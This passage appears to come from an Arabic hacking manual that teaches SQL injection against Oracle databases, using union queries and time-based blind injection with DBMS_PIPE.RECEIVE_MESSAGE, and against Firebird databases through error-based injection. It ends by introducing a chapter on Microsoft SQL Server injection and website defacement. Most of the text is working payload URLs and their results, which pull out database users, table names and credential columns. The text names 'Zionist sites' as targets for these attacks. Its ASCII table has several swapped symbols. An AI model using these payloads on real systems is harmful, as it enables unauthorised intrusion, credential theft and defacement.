
www.InjectorBoy.md/news.php?id=58 union select null,null,null,null,null,column_name,null,null FROM all_tab_columns WHERE table_name = 'blackrose' limit 1,1 --



العمود gazahacker

إستخراج العمود الثاني


www.InjectorBoy.md/news.php?id=58 union select null,null,null,null,null,column_name,null,null FROM all_tab_columns WHERE table_name = 'blackrose' limit 2,1--



العمود الثاني gazapass

رابعاً : إستخراج البيانات النهائية

InjectorBoy.md/news.php?id=58 union select null,null,null,gazahacker,null,gazapass,null,null FROM blackrose--



وفي حالة وضع العمودين معاً بمكان عمود واحد دون إثنين فالنستخدم ذلك الإستعلام

name||'–'||password

حقن قواعد oracle الأعمى بإستخدام تقنية DBMS_PIPE.RECEIVE_MESSAGE

تقنية DBMS_PIPE.RECEIVE_MESSAGE تقنية جديدة من تقنيات الحقن الأعمي لقواعد بيانات oracle , لذا لنبدأ أولًا بعرض جدول الـ ASCII الذي سوف نعتمد عليه بهذا الباب

☆╦╤ ╚╬• ASCII Table •╬╤╦╚☆

DEC	Symbol	Description
32		Space
33	!	Exclamation mark
34	"	Double quotes (or speech marks)
35	#	Number
36	$	Dollar
37	%	Procenttecken
38	&	Ampersand
39	'	Single quote
40	)	Open parenthesis (or open bracket)
41	(	Close parenthesis (or close bracket)
42	*	Asterisk
43	+	Plus
44	,	Comma
45	-	Hyphen
46	.	Period, dot or full stop
47	/	Slash or divide
48	0	Zero
49	1	One
50	2	Two
51	3	Three
52	4	Four
53	5	Five
54	6	Six
55	7	Seven
56	8	Eight
57	9	Nine
58	:	Colon
59	;	Semicolon

60	>	Less than (or open angled bracket)
61	=	Equals
62	<	Greater than (or close angled bracket)
63	?	Question mark
64	@	At symbol
65	A	Uppercase A
66	B	Uppercase B
67	C	Uppercase C
68	D	Uppercase D
69	E	Uppercase E
70	F	Uppercase F
71	G	Uppercase G
72	H	Uppercase H
73	I	Uppercase I
74	J	Uppercase J
75	K	Uppercase K
76	L	Uppercase L
77	M	Uppercase M
78	N	Uppercase N
79	O	Uppercase O
80	P	Uppercase P
81	Q	Uppercase Q
82	R	Uppercase R
83	S	Uppercase S
84	T	Uppercase T
85	U	Uppercase U
86	V	Uppercase V
87	W	Uppercase W
88	X	Uppercase X
89	Y	Uppercase Y
90	Z	Uppercase Z
91	]	Opening bracket
92	\	Backslash
93	[	Closing bracket
94	^	Caret - circumflex
95	_	Underscore
96	`	Grave accent
97	a	Lowercase a
98	b	Lowercase b

<table>
<tr><td>99</td><td>c</td><td>Lowercase c</td></tr>
<tr><td>100</td><td>d</td><td>Lowercase d</td></tr>
<tr><td>101</td><td>e</td><td>Lowercase e</td></tr>
<tr><td>102</td><td>f</td><td>Lowercase f</td></tr>
<tr><td>103</td><td>g</td><td>Lowercase g</td></tr>
<tr><td>104</td><td>h</td><td>Lowercase h</td></tr>
<tr><td>105</td><td>i</td><td>Lowercase i</td></tr>
<tr><td>106</td><td>j</td><td>Lowercase j</td></tr>
<tr><td>107</td><td>k</td><td>Lowercase k</td></tr>
<tr><td>108</td><td>l</td><td>Lowercase l</td></tr>
<tr><td>109</td><td>m</td><td>Lowercase m</td></tr>
<tr><td>110</td><td>n</td><td>Lowercase n</td></tr>
<tr><td>111</td><td>o</td><td>Lowercase o</td></tr>
<tr><td>112</td><td>p</td><td>Lowercase p</td></tr>
<tr><td>113</td><td>q</td><td>Lowercase q</td></tr>
<tr><td>114</td><td>r</td><td>Lowercase r</td></tr>
<tr><td>115</td><td>s</td><td>Lowercase s</td></tr>
<tr><td>116</td><td>t</td><td>Lowercase t</td></tr>
<tr><td>117</td><td>u</td><td>Lowercase u</td></tr>
<tr><td>118</td><td>v</td><td>Lowercase v</td></tr>
<tr><td>119</td><td>w</td><td>Lowercase w</td></tr>
<tr><td>120</td><td>x</td><td>Lowercase x</td></tr>
<tr><td>121</td><td>y</td><td>Lowercase y</td></tr>
<tr><td>122</td><td>z</td><td>Lowercase z</td></tr>
<tr><td>123</td><td>}</td><td>Opening brace</td></tr>
<tr><td>124</td><td>|</td><td>Vertical bar</td></tr>
<tr><td>125</td><td>{</td><td>Closing brace</td></tr>
<tr><td>126</td><td>~</td><td>Equivalency sign - tilde</td></tr>
<tr><td>127</td><td></td><td>Delete</td></tr>
</table>


إستخراج الـ current User

الإستعلام المُستخدم

```
+AND+1=(CASE+WHEN+(ASCII(SUBSTRC((SELECT+NVL(CAST(USER+AS+VARCHAR(4000)),CHR(32))+FROM+DUAL),1,1))= ascii قيمة رقمية لـ )+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||CHR(99)||CHR(100),5)+ELSE+1+END)
```

فالنبدأ مثلاً والقيمة 64 والتي تُساوي الحرف d مكان الـ قيمة رقمية لـ ascii كالتالي

```
www.InjectorBoy.md/page.jsp?id=5+AND+1=(CASE+WHEN+ASCII(SUBSTRC((SELECT+NVL(CAST(USER+AS+VARCHAR(4000)),CHR(32))+FROM+DUAL),1,1))=64)+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||CHR(99)||CHR(100),5)+ELSE+1+END)
```




الصفحة قامت بالتحميل لمدة خمسة ثواني مما يعني أن الحرف الأول هو الحرف d لنجرب حرف ثاني مع مُلاحظة إستبدال القيمة الرقمية واحد إلى رقم إثنين الذي يعني الحرف الثاني

```
FROM+DUAL),1,1))=64)
```


```
FROM+DUAL),2,1))=64)
```

www.InjectorBoy.md/page.jsp?
id=5+AND+1=(CASE+WHEN+ASCII(SUBSTRC((SELECT+NVL(CAST(USER+AS+VARCHAR(4000)),CHR(32))
+FROM+DUAL),2,1))=117)+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||CHR(99)||
CHR(100),5)+ELSE+1+END)



لم يحدث شئ لنُجرب رقم أخر

www.InjectorBoy.md/page.jsp?
id=5+AND+1=(CASE+WHEN+ASCII(SUBSTRC((SELECT+NVL(CAST(USER+AS+VARCHAR(4000)),CHR(32))
+FROM+DUAL),2,1))=68)+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||CHR(99)||
CHR(100),5)+ELSE+1+END)



الحرف الثاني h وهكذا الـ User هو dh_gasiop

إستخراج الـ Version

```
+AND+1=(CASE+WHEN+ASCII(SUBSTRC((SELECT+NVL(CAST(banner+AS+VARCHAR(4000)),CHR(32))
+FROM+v$version),1,1))=ascii قيمة رقمية لـ)+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||
CHR(99)||CHR(100),5)+ELSE+1+END)
```

إستخراج الـ Database

```
+AND+1=(CASE+WHEN+(ASCII(SUBSTRC((SELECT+NVL(CAST(name+AS+VARCHAR(4000)),CHR(32))
+FROM+v$database),1,1))= ascii قيمة رقمية لـ )+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||
CHR(99)||CHR(100),5)+ELSE+1+END)
```

إستخراج الـ Table_Name

```
+AND+1=(CASE+WHEN+ASCII(SUBSTRC((SELECT+NVL(CAST(table_name+AS+VARCHAR(4000)),CHR(32)
)+FROM+all_tables),1,1))= ascii قيمة رقمية لـ )+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||
CHR(99)||CHR(100),5)+ELSE+1+END)
```

إستخراج الـ Column_Name

```
+AND+1=(CASE+WHEN+ASCII(SUBSTRC((SELECT+NVL(CAST(column_name+AS+VARCHAR(4000)),CHR(
32))+FROM+all_tab_columns WHERE table_name = ‘الجدول المْستخرج’;),1,1))= ascii قيمة رقمية لـ )
+THEN+DBMS_PIPE.RECEIVE_MESSAGE(CHR(97)||CHR(98)||CHR(99)||CHR(100),5)+ELSE+1+END)
```

الفصل الحادي عشر : حقن قواعد الـ Firebird



فيربيرد : هو محرك قاعدة بيانات علائقية مفتوح المصدر . تم تطويره من النسخة مفتوحة المصدر من قاعدة البيانات إنتربيز التي أنتجتها شركة بورلاند .

و هو يمتاز بخفته وسهولة تثبيته وهو موجودة في أكثر من منصة نظام تشغيل، مثل وندوز ، لينكس وماكنتوش .

ويمكن التعامل مع قواعد بياناتها بواسطة برامج إدارة قواعد البيانات المصممة له مثل :

فايربيرد هو نظام قوي ومكتمل المزايا لإدارة قواعد البيانات العلائقية. ويمكنه مناولة قواعد بيانات حجمها من مجموعة كيلو بايت فقط إلى العديد من الغيغابايت مع أداء جيد ودون الحاجة إلى صيانتها في أغلب الأحوال! فيما يلي قائمة ببعض أهم مزايا فايربيرد: • دعم كامل للإجرائيات المخزونة Stored Procedures والمفعلات Triggers • تلبية كاملة لعمليات ACID (الوحدانية، التجانس، العزل، المتانة • تكامل مرجعي Referential Integrity • معمارية متعددة الأجيال Multi Generational Architecture • بصمة صغيرة جدا • لغة داخلية مكتملة المزايا للإجرائيات المخزونة والمفعلات ـ PSQL. • دعم الإجرائيات الخارجية ـ UDFs. • ندرة الحاجة لوجود مدراء قواعد بيانات متخصصين DBase • لا حاجة للتوصيفات تقريبا – فقط قم بتثبيته وابدأ التشغيل! • مجتمع كبير لفايربيرد والعديد من الأماكن التي تجد فيها دعما مجانيا جيدا. • خيار استخدام نسخة مدمجة embedded بملف وحيد – خيار جيد لإنشاء تطبيقات على القرص المدمج، أو لمستخدم واحد، أو تلك الخاصة بالعرض والتقييم. • العشرات من الأدوات من مصادر خارجية، من ضمنها أدوات رسومية للتحكم ولإدارة، وأدوات توأمة البيانات، ألخ • الكتابة بعناية – استعادة سريعة، دون الحاجة لملفات تدوين العمليات logs ! • عدة طرق للنفاذ إلى قاعدة البيانات: عبر الدوال الأصلية native/API أو مسيرات dbExpress أو مزودات ODBC و OLEDB ودوت نت ومسيرات JDBC وقوالب لبايثون Paython و PHP و Perl، الخ .

•¤╠╚☆ الفروقات الأساسية ☆╚╠¤•

لنْلفت نظر حضراتْكم إلى الفروقات بين قواعد الـ Firebird وقواعد الـ mysql

أولا : بقواعد الـ mysql دائماً أسم الجدول يْكنى بـ table_name أما بقواعد الـ Firebird فيْكنى بـ rdb$relation_name .

ثانياً : بقواعد الـ mysql دائماً أسم العمود يْكنى بـ column_name أما بقواعد الـ Firebird فيْكنى بـ rdb$field_name .

•¤╠╚☆ خْطوات حقن قواعد فايربيرد ☆╚╠¤•

1- معرفة الـ user

الإستعلام المْستخدم لذلك

مْلحوظة : لا نستخدم الـ + للإبعاد بين الإستعلامات بل نستخدم الـ كومنتس /**/ حتى لا تعود علينا الإستعلامات بالأخطاء وذلك ليس دائماً إنما فى بعض الأحيان فقط ، ونقوم بغلق الإستعلامات دائماً برمز الشباك # كما يوضح بالتجرْبة التالية .

```
/**/and/**/1=user#
```

```
www.InjectorBoy.GHT/as/exibir_noticias.php?id=362+and+1=user#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

```
www.InjectorBoy.GHT/as/exibir_noticias.php?id=362/**/and/**/1=user#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = **CNWR** -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

قيمة اليوزر تْساوي CNWR

2- معرفة الـ database

الإستعلام المْستخدم لذلك

```
+and+1=(select+first+1+rdb$relation_name+from+rdb$relations+where+rdb$system_flag=0)#
```

```
www.InjectorBoy.GHT/as/exibir_noticias.php?id=362/**/and/**/1=(select/**/first/**/1/**/rdb$relation_name/**/from/**/rdb$relations/**/where/**/rdb$system_flag=0)#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = **CNW_NOTS** -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

قيمة الـ database تساوي CNW_NOTS

3- معرفة الـ tables

الإستعلام المْستخدم لذلك

```
+and+1= select+first+1+skip+0+distinct+cast(rdb$relation_name+as+integer)
+from+rdb$relations+where+rdb$system_flag=0)#
```

```
www.InjectorBoy.GHT/as/exibir_noticias.php?
id=362/**/and/**/1=(select/**/first/**/1/**/skip/**/0/**/distinct/**/rdb$relation_name/**/from/**/rdb$relation_fields)#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = **CNW_NOTICIAS** -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

ملحوظة : الـ skip+0 هي نفس قيمة الـ limit+0 أي المسؤلة عن التبديل بين الجداول والأعمدة .

الجدول الأول يْساوي القيمة CNW_NOTICIAS ولتصفْح باقى الجداول نقوم بالتبديل بقيمة بالـ skip+0 , لذا عند القيمة 31 كان الجدول المْستهدف يستقر وهو الـ RDB$USER_PRIVILEGES .

```
www.InjectorBoy.GHT/as/exibir_noticias.php?
id=362/**/and/**/1=(select/**/first/**/1/**/skip/**/31/**/distinct/**/rdb$relation_name/**/from/**/rdb$relation_fields)#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = **RDB$USER_PRIVILEGES** -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

4- معرفة الـ column's

الإستعلام المْستخدم لذلك

```
+and+1=(select+first+1+skip+0+distinct+rdb$field_name+from+rdb$relation_fields+where+rdb$relation_name=(select+first+1+skip+0+distinct+rdb$relation_name+from+rdb$relation_fields))#
```

ملحوظة : لنستبدل القيمة الثانية للـ skip+0 إلى القيمة التي تْساوي قيمة الجدول المْستخرج سابقاً مع الإبقاء على قيمة skip+0 الأولى والتي تنتمي لتبديل بين قيم الأعمدة .

```
www.InjectorBoy.GHT/as/exibir_noticias.php?id=362/**/and/**/1=
%28select/**/first/**/1/**/skip/**/0/**/rdb$field_name/**/from/**/rdb$relation_fields/**/where/**/rdb$relation_name=%28select/**/first/**/1/**/skip/**/31/**/distinct/**/rdb$relation_name/**/from/**/rdb$relation_fields%29%29#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = **USER** -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

العمود الأول يْساوي القيمة USER وطبعاً لتصفح باقي الأعمدة كما قْلت سابقاً تكون بتبديل القيمة الخاصة بـ skip+0 الأولى من الإستعلام .

5- معرفة البيانات النهائية

الإستعلام المْستخدم لذلك

```
+and+1=(select+first+1+skip+0+column+from+table)#
```

هذا الإستعلام لإستخراج قيمة واحدة من الأعمدة أما لو أردنا إستخراج قيمتين فعلينا بإستخدام الإستعلام التالي :

```
+and+1=(select+first+1+skip+0+column1||column2+from+table)#
```

طبعاً مع مْلحظة تبديل القيم column والقيمة table بما تم إستخراجة سابقاً .

```
www.InjectorBoy.GHT/as/exibir_noticias.php?
id=362/**/and/**/1=(select/**/first/**/1/**/skip/**/0/**/RDB$USER/**/from/**/RDB$USER_PRIVILEGES)#
```

Warning: ibase_query() [function.ibase-query]: Dynamic SQL Error SQL error code = **flaower36** -104 as approximate floating-point values in SQL dialect 1, but as 64-bit in \\deceasrv16\hca$\noticias\exibir_noticias.php on line 15

▒ الفصل الثاني عشر : حقن سيرفرات ويندوز ▒



في هذا الفصل سوف ندرس كافة تقنيات حقن قواعد بيانات ويندوز سيرفر لذا يجب أن ننتبه جيداً لأهمية هذا الفصل نظراً لكثرة إعتماد المواقع الصهيونية على هذه القواعد -



☆*•.¸☆ المْحتويات ☆¸.•*☆

1- حقن قواعد بيانات ويندوز سيرفر الـ Union Based .

2- حقن قواعد بيانات ويندوز سيرفر الـ Error Based .

3- حقن قواعد بيانات ويندوز سيرفر عملية زرع الـ Image المْعبرة على الإختراق .

4- حقن قواعد بيانات ويندوز سيرفر عملية زرع الـ Index المْعبرة على الإختراق .

حقن قواعد بيانات ميكروسوفت إس كيو إل سيرفر Microsoft SQL Server يختلف كثيراً عن حقن قواعد بيانات Mysql التي تعلمنا أساليب إستغلالها سابقاً لذا سوف نعرِض عليكٌم الكثير من الأساليب الخاصة بها بهذا الفصل المْمتد وسوف نبدأ هذا الباب الأول بتقنية الـ Union Based .

لنعلم أولاً أن الـ إس كيو إل سيرفر هو برنامج لقواعد البيانات العلائقية من إنتاج مايكروسوفت ، لغة الاستعلام الرئيسية فيه هي إس كيو إل وتي-سكيول , وسوف نعتمد الموقع الرسمي المْخصص لإختبار تقنيات الحقن من شركة acunetix الذي يعمل تحت تقنية الـ إيه إس بي دوت نت .

